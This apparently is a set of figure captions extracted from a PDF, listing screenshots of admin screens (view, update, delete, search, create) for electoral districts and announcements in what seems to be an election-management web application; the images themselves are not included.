
Admin view electoral district




Admin update electoral district




Admin delete electoral district




Admin search electoral district




Admin create announcement




Admin view announcement




Admin view announcement detail




Admin update announcement




Admin delete announcement



